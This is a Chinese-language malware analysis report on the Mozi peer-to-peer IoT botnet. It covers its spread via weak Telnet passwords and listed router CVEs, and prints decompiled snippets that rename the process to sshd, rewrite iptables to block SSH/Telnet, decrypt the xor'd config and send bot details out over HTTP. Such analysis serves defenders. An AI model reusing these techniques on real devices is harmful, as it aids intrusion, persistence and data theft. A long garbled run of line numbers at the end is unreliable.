

Botnet

P2P Botnet： Mozi分析报告

Mozi Botnet是Hajime之后， 另一个基于DHT协议实现的P2P Botnet



Alex.Turing, Hui Wang

Dec 23, 2019 • 13 min read


概览

2019年09月03日我们捕获到一个可疑的样本文件，大部分杀毒引擎将其识别为Gafgyt，但该样本和已知Gafgyt相似程度不高，只是复用了部分Gafgyt的代码。经过详细分析，我们确定这是Hajime之后，另一个基于DHT协议实现的P2P Botnet。根据其样本传播样本文件名称为 `Mozi.m`、`Mozi.a` 等特征我们将它命名为 `Mozi` Botnet。

Mozi Botnet依赖DHT协议建立一个P2P网络，通过ECDSA384以及xor算法保证自身组件和P2P网络的完整性和安全性。样本通过Telnet弱口令和一些已知的漏洞利用蠕虫式传播。功能方面，Mozi僵尸网络中的各个节点的指令执行由Botnet Master下发的名为Config的Payload驱动，主要指令包括：

- DDoS攻击
- 收集Bot信息
- 执行指定URL的payload
- 从指定的URL更新样本
- 执行系统或自定义命令

其整体网络结构如下图所示：



样本传播


Mozi通过telnet弱口令和漏洞利用两种方式感染新设备。感染过程如下：

- 当前Bot节点随机监听本地端口启动http服务提供样本下载或者接收Botnet Master下发的Config文件中的样本下载地址。用于为将来被感染的目标提供样本下载地址。
- 当前Bot节点利用弱口令登录目标设备，echo方式写入下载器文件并运行，从当前Bot节点提供的样本下载地址下载样本文件。或者通过漏洞利用入侵目标，然后从当前Bot节点提供的样本下载地址取得样本文件。
- 在被感染目标设备上运行Mozi Bot样本，加入Mozi P2P网络成为新的Mozi Bot节点并继续感染其他新的设备。

Mozi Botnet所利用的漏洞如下表所示：


VULNERABILITY	AFFECTED DEVICE
Eir D1000 Wireless Router RCE	Eir D1000 Router
Vacron NVR RCE	Vacron NVR devices
CVE-2014-8361	Devices using the Realtek SDK
Netgear cgi-bin Command Injection	Netgear R7000 and R6400
Netgear setup.cgi unauthenticated RCE	DGN1000 Netgear routers
JAWS Webserver unauthenticated shell command execution	MVPower DVR
CVE-2017-17215	Huawei Router HG532
HNAP SoapAction-Header Command Execution	D-Link Devices
CVE-2018-10561, CVE-2018-10562	GPON Routers
UPnP SOAP TelnetD Command Execution	D-Link Devices
CCTV/DVR Remote Code Execution	CCTV DVR

当前我们暂时还不清楚该Botnet的规模，但从我们已经有的数据看，该Botnet的感染量一直在持续增长。下图为我们蜜罐收集到的Mozi bot感染日志。



样本逆向分析

目前，Mozi Botnet已有3个版本，在telnet传播方面略有不同，其它方面非常接近，



下文将以最新版本v2为主，同时也会穿插早期版本(样本md5:

849b165f28ae8b1cebe0c7430f44aff3)，从传播方式，Config结构，DHT网络等方面剖析Mozi的技术细节。

样本信息

MD5:eda730498b3doa97066807a2d98909f3

ELF 32-bit LSB executable, ARM, version 1 (ARM), statically linked, stripped

Packer: NO

Library:uclibc

Version: v2

值得一提的是，第一个版本中Mozi采用了upx加壳。相较于常见的更改upx幻数对抗脱壳，Mozi使用了一种新颖的手法，将p_filesize&p_blocksize的值抹成了0。需要对upx源码做相应的patch才能脱壳。

常见功能

Mozi在主机行为层面并没太多特色，复用了Gafgyt的代码，实现了许多常见功能，如单一实例，修改进程名，网络流量放行。

- 单一实例，通过绑定本地端口实现

```
v3 = _GI_socket(2, 2, 0);
v10.sin_port = 0x9139u;                                // 14737
v10.sin_family = 2;
v10.sin_addr.s_addr = _GI_inet_addr("127.0.0.1");
v11 = 1;
if ( v2 == 5 )
{
    v9 = 4;
    _GI_setsockopt(v3);
}
result = _GI_bind(v3, (const struct sockaddr *)&v10, 0x10u);
if ( result < 0 )
r
```

- 修改进程名，换成sshd或dropbear以迷惑受害者

```
v6 = access("/usr/bin/python", 0);
v7 = *v3;
v8 = "dropbear";
if ( v6 != -1 )
    v8 = "sshd";
v9 = strlen(*v3);
_GI_strncpy(v7, "", v9);
_GI_sprintf(*v3, v8);
v51 = 0;
prctl(PR_SET_NAME, v8, 0);
```

- 流量阻断&放行，确保所用到的TCP,UDP端口，流量正常通过；

```
wrap_system("iptables -I INPUT -p udp --destination-port %d -j ACCEPT", port);
wrap_system("iptables -I OUTPUT -p udp --source-port %d -j ACCEPT", port);
wrap_system("iptables -I PREROUTING -t nat -p udp --destination-port %d -j ACCEPT", port);
wrap_system("iptables -I POSTROUTING -t nat -p udp --source-port %d -j ACCEPT", port);
if ( !v51 )
    if ( !v6 )
        if ( !v7 )
```

```
root@elf:/home/alex# netstat -ntupl | grep ssh
tcp      0      0 0.0.0.0:34443          0.0.0.0:*          LISTEN      5315/sshd
udp      0      0 127.0.0.1:14737        0.0.0.0:*          5314/sshd
udp      0      0 0.0.0.0:39777        0.0.0.0:*          5319/sshd
```

阻断SSH，TELNET服务，防止Bot被其他人入侵。


```

    _libc_system("iptables -I INPUT -p tcp --destination-port 22 -j DROP");
    _libc_system("iptables -I INPUT -p tcp --destination-port 23 -j DROP");
    _libc_system("iptables -I INPUT -p tcp --destination-port 2323 -j DROP");
    _libc_system("iptables -I OUTPUT -p tcp --source-port 22 -j DROP");
    _libc_system("iptables -I OUTPUT -p tcp --source-port 23 -j DROP");
    _libc_system("iptables -I OUTPUT -p tcp --source-port 2323 -j DROP");

```

执行特定任务

Mozi通过DHT协议建立p2p网络后，同步config文件，根据config文件里的指令，开始相应的任务。在P2P网络中，节点是不可信的，任何人都能够以极低成本的伪造一个Mozi节点。为保证Mozi网络的完全可控，不被他人窃取，Mozi需要对每一个同步到的config做签名验签，只有能够通过了签名验签才能被Mozi节点接受，并执行。



文件&指令验签

Mozi使用ECDSA384算法验证文件及指令的合法性，每个样本都集成了两个xor加密的公钥，分别用于验签加密和解密后的config文件。

```
xor key:4E 66 5A 8F 80 C8 AC 23 8D AC 47 06 D5 4F 6F 7E
```

```

xored publickey A
4C B3 8F 68 C1 26 70 EB 9D C1 68 4E D8 4B 7D 5F
69 5F 9D CA 8D E2 7D 63 FF AD 96 8D 18 8B 79 1B
38 31 9B 12 69 73 A9 2E B6 63 29 76 AC 2F 9E 94 A1
after decryption:
02 d5 d5 e7 41 ee dc c8 10 6d 2f 48 0d 04 12 21
27 39 c7 45 0d 2a d1 40 72 01 d1 8b cd c4 16 65

```

76 57 c1 9d e9 bb 05 0d 3b cf 6e 70 79 60 f1 ea ef

xored publickey B

4C A6 FB CC F8 9B 12 1F 49 64 4D 2F 3C 17 D0 B8
E9 7D 24 24 F2 DD B1 47 E9 34 D2 C2 BF 07 AC 53
22 5F D8 92 FE ED 5F A3 C9 5B 6A 16 BE 84 40 77 88

after decryption:

02 c0 a1 43 78 53 be 3c c4 c8 0a 29 e9 58 bf c6
a7 1b 7e ab 72 15 1d 64 64 98 95 c4 6a 48 c3 2d
6c 39 82 1d 7e 25 f3 80 44 f7 2d 10 6b cb 2f 09 c6

Config文件

每个样本集成了一个xor加密的初始的config文件，长度为528字节,其结构为**data(428 bytes),sign(96 bytes),flag(4 bytes)**， sign字段为数字签名， flag字段控制config文件更新与否。 config文件里有许多控制字段， Mozi节点收到config后，解析字段内容，执行相应的子任务。

原始config文件如下

Hiew: config.dat

00000000:	15 15 29 D2-E2 A7 D8 78-A2 DF 34 5B-8E 27 1F 23	□]????x??4[?'
00000010:	76 5E 62 B7-B8 F0 94 1B-D6 83 2F 76-88 14 0C 11	v`b????□?/v?█
00000020:	3B 08 2E D2-E8 BC D8 53-B7 83 68 6F-B4 61 5A 4F	;□????S??ho?aZ0
00000030:	60 0A 3B A0-E7 A7 9D 1C-E4 C8 7A 37-EC 77 56 4A	□????□?z7?wVJ
00000040:	7E 54 6D A9-F0 BD 91 4B-F9 D8 37 23-E6 2E 4A 4C	~Tm?????K??7#?. JL
00000050:	28 43 68 E9-E2 A9 C5 47-F8 82 24 69-B8 60 34 17	(Ch?????G??\$i?`4
00000060:	2A 16 07 D4-AF AB C3 56-E3 D8 1A 06-D5 4F 6F 7E	*□????V??□?0o~
00000070:	4E 66 5A 8F-80 C8 AC 23-8D AC 47 06-D5 4F 6F 7E	NfZ?C?#??G□0o~
000001A0:	4E 66 5A 8F-80 C8 AC 23-8D AC 47 06-EB A0 C6 F6	NfZ?C?#??G□?????
000001B0:	AF A2 71 15-05 C6 F5 04-35 30 BD F6-27 20 DA 51	?/?q□?B?□0??' ?Q
000001C0:	01 E9 51 00-32 AA 69 63-9E 05 21 C7-16 8C B0 AA	□Q 2?ic?□?□??
000001D0:	FC C8 F4 20-7F 18 50 B3-23 16 50 B2-65 27 2F 24	??? □?#□?e`/\$
000001E0:	07 E0 63 72-8D 92 78 1B-FF B5 8F 4D-58 41 CB 83	□cr??x□??MXA??
000001F0:	49 61 56 7E-55 FF 1F C6-0F 6C 66 69-79 F4 BF 63	IaV~U □?□fiy??c
00000200:	D5 90 F3 B4-4A 54 74 C7-2A 3A 15 D1-00 00 00 00	????JTt?*:□

解密过程如下图所示，其中xor key为

4E 66 5A 8F 80 C8 AC 23 8D AC 47 06 D5 4F 6F 7E

```

j__memcpy(&tid_return, &xorkey, 0x10u);
v61 = &decodecfg;
ii = 0;
do
{
    v63 = *((_BYTE *)&v295 + ii++ % 16 - 0x7C);
    *v61 ^= v63;
    ++v61;
}
while ( ii != 524 );

```

解密后的config如下

Hiew:xored_config.dat

00000000:	5B 73 73 5D-62 6F 74 5B-2F 73 73 5D-5B 68 70 5D	[ss]bot[/ss][hp]
00000010:	38 38 38 38-38 38 38 38-5B 2F 68 70-5D 5B 63 6F	88888888[/hp][co
00000020:	75 6E 74 5D-68 74 74 70-3A 2F 2F 69-61 2E 35 31	unt]http://ia.51
00000030:	2E 6C 61 2F-67 6F 31 3F-69 64 3D 31-39 38 39 34	.la/gol?id=19894
00000040:	30 32 37 26-70 75 3D 68-74 74 70 25-33 61 25 32	027&pu=http%3a%2
00000050:	66 25 32 66-62 61 69 64-75 2E 63 6F-6D 2F 5B 69	f%2fbaidu.com/[i
00000060:	64 70 5D 5B-2F 63 6F 75-6E 74 5D 00-00 00 00 00	dp][/count]
00000070:	00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00	
000001A0:	00 00 00 00-00 00 00 00-00 00 00 00-3E EF A9 88	>???
000001B0:	E1 C4 2B 9A-85 0E 59 27-B8 9C FA F0-F2 6F B5 2F	??+??□'?????o?/
000001C0:	4F 8F 0B 8F-B2 62 C5 40-13 A9 66 C1-C3 C3 DF D4	0?□?b?@□f?????
000001D0:	B2 AE AE AF-FF D0 FC 90-AE BA 17 B4-B0 68 40 5A	???? ????□?h@Z
000001E0:	49 86 39 FD-0D 5A D4 38-72 19 C8 4B-8D 0E A4 FD	I?? Z??r□K?□??
000001F0:	07 07 0C F1-D5 37 B3 E5-82 C0 21 6F-AC BB D0 1D	□?↑??7????!o????□
00000200:	9B F6 A9 3B-CA 9C D8 E4-A7 96 52 D7-00 00 00 00	???;??????R?

支持的关键字如下，可以分成辅助，控制，子任务 3 大类。

1: 辅助字段，用于信息说明

- [cpu] cpu arch or os
- [cpux] cpu arch or os
- [ss] bot role
- [ssx] bot role
- [nd] new node info which help to join DHT

2: 控制字段，用于更新节点的数据

- [ver] verify
- [sv] update Config
- [hp] DHT id prefix
- [dip] URL or ip:port list which can get Mozi sample

3: 子任务字段，用于开启相应的子任务

- [atk] DDOS attack
- [ud] update
- [dr] exec payload from specific URL
- [rn] exec system or customized cmds
- [idp] report bot info

Bot功能

- DDOS, [atk] 字段触发, 复用Gafgyt了攻击代码, 支持HTTP,TCP,UDP等攻击。

Command

S
T
U
KT
HTTP

```
1 result = (unsigned __int8 *)GetValue(a1, a2, (int)"[atk]", (int)"/atk", &v13);
2 v3 = result;
3 if ( result )
4 {
5     if ( wrap_strlen(result) > 0 )
6     {
7         ...
8     }
9     attack_proc(v5, (int *)&v12);      if ( !strcmp(*v2, "HTTP") )
10    {
11        if ( v3 > 4 )
12        if ( !strcmp(v4, "S") )  if ( strcmp(v4, "U") )  if ( strcmp(v4, "T") )
13        {
14            ...
15        }
16        if ( !strcmp(v4, "KT") ) &&
17        {
18            ...
19        }
20    }
21 }
```

- 上报Bot信息, [idp] 字段触发, 上报的内容为Bot的ID, IP, PORT, 文件名(全路径), 网关, cpu架构。

```
1 sub_188((int)byte_58384);
2 v196 = sub_1ECF4((int)&pcount, "[idp]", (int)byte_58384, 0);
3 if ( v196 )
4 {
5     _GI_strcpy(&pcount, v196);
6     free(v196);
7 }
8 subtask_idp((int)&pcount, (int)v235, port, (int)&localIp, (int)&v274, cpu_value, (int)
9 _GI_sprintf(
10     &v19,
11     "GET %s HTTP/1.1\r\n"
12     "Host: %s\r\n"
13     "Connection: Keep-Alive\r\n"
14     "Content-Type: application/octet-stream\r\n"
15     "Referer: http://baidu.com/3838383838383838E5E97D3D5A8C8B2424308337/10.255.12.141/57821//tmp/gnmslv/10.255.12.128.a"
16     "\r\n",
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
229
230
231
232
233
234
235
236
237
238
239
239
240
241
242
243
244
245
246
247
248
249
249
250
251
252
253
254
255
256
257
258
259
259
260
261
262
263
264
265
266
267
268
269
269
270
271
272
273
274
275
276
277
278
279
279
280
281
282
283
284
285
286
287
287
288
289
289
290
291
292
293
294
295
296
297
297
298
299
299
300
301
302
303
304
305
306
307
308
309
309
310
311
312
313
314
315
316
317
318
319
319
320
321
322
323
324
325
326
327
328
329
329
330
331
332
333
334
335
336
337
338
339
339
340
341
342
343
344
345
346
347
348
349
349
350
351
352
353
354
355
356
357
358
359
359
360
361
362
363
364
365
366
367
368
369
369
370
371
372
373
374
375
376
377
378
379
379
380
381
382
383
384
385
386
387
388
389
389
390
391
392
393
394
395
396
397
398
399
399
400
401
402
403
404
405
406
407
408
409
409
410
411
412
413
414
415
416
417
418
419
419
420
421
422
423
424
425
426
427
428
429
429
430
431
432
433
434
435
436
437
438
439
439
440
441
442
443
444
445
446
447
448
449
449
450
451
452
453
454
455
456
457
458
459
459
460
461
462
463
464
465
466
467
468
469
469
470
471
472
473
474
475
476
477
478
479
479
480
481
482
483
484
485
486
487
488
489
489
490
491
492
493
494
495
496
497
497
498
499
499
500
501
502
503
504
505
506
507
508
509
509
510
511
512
513
514
515
516
517
518
519
519
520
521
522
523
524
525
526
527
528
529
529
530
531
532
533
534
535
536
537
538
539
539
540
541
542
543
544
545
546
547
548
549
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
687
688
689
689
690
691
692
693
694
695
696
697
697
698
699
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
778
779
779
780
781
782
783
784
785
786
787
787
788
789
789
790
791
792
793
794
795
796
796
797
798
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
818
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
838
839
839
840
841
842
843
844
845
846
847
848
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
878
879
879
880
